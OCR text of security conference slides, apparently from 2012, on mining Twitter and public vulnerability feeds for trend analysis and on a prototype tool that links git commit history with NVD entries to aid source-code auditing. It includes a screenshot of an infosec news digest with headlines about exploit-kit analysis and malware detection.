
Hot Vuln. References
All hot items with **>= 30** child items

VENDOR SPECIFIC FEEDS

Vendor specific items using relative weight filtering.

Microsoft Bulletins
Redhat Bulletins
Adobe Bulletins
VMware Bulletins

A little ruby...



RT's each item

Daily & weekly paper

paper.li/volvent/1346102582 **This is now my news source**

Talkback 7day Report


A weekly online paper featuring news from the infosec community via Volvent Talkback

TOPICS PHOTOS VIDEOS SHARE 10 SUBSCRIBE

Tuesday, Oct. 02, 2012 | Next update in 3 days | Archives

Relentless Coding: Analyzing the Blackhole Exploit Kit 2.0 with JSDetox

Shared by SecTrend



blog.relentless-coding.org - Analyzing the Blackhole Exploit Kit 2.0 with JSDetox With the release of the new Blackhole Exploit Kit version, I wanted to check if JSDetox is still able to analyze it. As it turns out, the proces...

Volatility Labs: MoVP 3.1 Detecting Malware Hooks in the Windows GUI Subsystem

Shared by SecTrend

volatility-labs.blogspot.com - MoVP 3.1 Detecting Malware Hooks in the Windows GUI Subsystem Month of Volatility Plugins Applications can place hooks into the Windows GUI subsystem to customize the user experience, receive notif...

The Guide to Nmap 02/2012 | EBOOKS | IT Security Magazine - Hakin9 www.hakin9.org

Shared by SecTrend

hakin9.org - This month we have decided to devote the current issue to Nmap. Some of you have most likely used Nmap sometime or another, while others use it on a daily basis for network discovery and security a...

Valid Adobe Certificate Used to Sign Malicious Utilities Common in Targeted Attacks

Shared by SecTrend

threatpost.com - Adobe announced today it was the victim of an APT-style attack after two malicious utilities commonly used in

FROM THE EDITOR

Volvent

Editor's note

The 7day Report is published every Monday, the feed is sourced from Volvent Talkback, a web-based system that performs vulnerability data mining and IT security trend analysis of social-media.

HEARD ON TWITTER

Volvent
volvent

RuxconBPX Breakpoint 2012 speaker line-up now complete: ruxconbreakpoint.com/speakers/ – First time for many to Australia – #bpx2012
yesterday · reply · retweet · favorite

s7ephen It came together at the last minute but we will be speaking at RuxCon Breakpoint in Australia in two weeks ruxconbreakpoint.com/speakers/#Step...
6 days ago · reply · retweet · favorite

volvent I'll be talking at this years #Kiwicon in Nov on

Social media conclusions


- Public vuln. feeds have deficiencies but improvements are possible
- Vuln. brokers/bug-bounties appears to help w. published research
- Hype is natural however can be dangerous
  - Transparency/accuracy (e.g. Matt Miller, Breakpoint 2012)
- Future of Twitter API and mining other mediums (Weibo)
- Peoples social media footprint: NLP, community analysis
- Much more analysis work could be performed
  - Measuring trends, disinformation, etc. (Apple UDID)
  - Community analysis/visualisation

Version control systems

Tobasco Preview

Introduction

- Auditing code yields the best vulns
- Top-down methodologies are (now) less effective
  - copy_to_user(), memcpy(), etc.
- Lack of tools to help manual auditing efficiency
  - Proficiency, effieciency, patience
- App-specific / highly intricate bugs



this > *

Related work:

- "Vulnerability Extrapolation" (Yamaguchi, BH 2011)
- Webkit commit mining (Aubizzierre, Infiltrate 2012)

This work currently in its infancy, but interesting to quickly talk about

The Idea

- To aid an auditor learn, explore, and understand a target source tree
  - Information concerning previous public vulnerabilities (if available)
  - Information about activity/changes and developers (if available)
  - Metrics about code size, density
  - Cross-referencing capabilities (projects, developers, code, etc.)

- Basic web-site that allows to view available projects and simple data
- Web-services to allow fetching different meta-data on-demand
- Maltego transforms and plugins for Source Insight, etc.

The dirty prototype

GIT and NVD mining


Mine GIT:


- Dump log
- Parse commits and diffs
- Mine for vuln. refs
- Add to data model


Link in NVD:


- Parse NVD vuln:references
- Extract git commit files
- Dump log and diff
- Add to data model


Maltego Transform Teasers







